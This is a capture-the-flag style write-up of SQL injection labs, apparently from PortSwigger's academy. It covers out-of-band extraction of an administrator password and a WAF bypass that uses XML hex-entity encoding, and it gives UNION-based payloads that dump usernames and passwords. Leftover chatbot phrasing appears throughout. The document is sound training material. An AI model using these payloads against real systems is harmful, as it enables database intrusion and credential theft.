Result: The collaborator server received a request with the subdomain containing e6jomps7kptnx04vcvtz, confirming the password.
Conclusion: The password e6jomps7kptnx04vcvtz was extracted directly.
Below is a well-formatted Markdown (.md) file summarizing the final results of the out-of-band SQL injection testing, as provided in your input. The content is concise, focusing solely on the final results, and is formatted for clarity and readability.
Final Results
- Vulnerability: Confirmed out-of-band SQL injection.
- Table:
userstable exists. - User:
administratoruser exists. - Password:
e6jomps7kptnx04vcvtz(confirmed via both character-by-character enumeration and direct extraction).

Now we can log in as administrator using the passwrod which we got,
LAB 18 - SQL injection with filter bypass via XML encoding
Lab Description
Solution
I understand you’re writing this for GitHub and want to avoid full documentation-style content like a formal .md file with extensive sections. Instead, I’ll provide a concise Markdown file with just the essential information from the SQL injection lab, focusing on the key steps and payloads without extra documentation fluff. This will be suitable for a GitHub README or similar.
SQL Injection with Filter Bypass via XML Encoding
This covers exploiting an SQL injection vulnerability in the stock availability check function, bypassing a WAF using XML encoding with the Hackvertor extension.
Steps
Let’s start by exploring the query function to check for availability.
- Test SQL Injection
Tried standard payload in Burp Repeater:1 UNION SELECT NULL --Got
403 Attack detected. WAF is blocking. - Bypass WAF with Hackvertor
Encoded payload usinghex_entitiesin Hackvertor:1 UNION SELECT NULL --
Sent via Repeater, bypassed WAF successfully.
- Find Column Count
Used encoded payload:1 UNION SELECT NULL --Confirmed table has 1 column.
- Extract Credentials
Used PortSwigger cheat sheet payload:1 UNION SELECT username||'~'||password FROM users --Encoded with Hackvertor, got
administrator~e6jomps7kptnx04vcvtz. - Login
Logged in with:- Username:
administrator - Password:
e6jomps7kptnx04vcvtz
Lab solved.
- Username: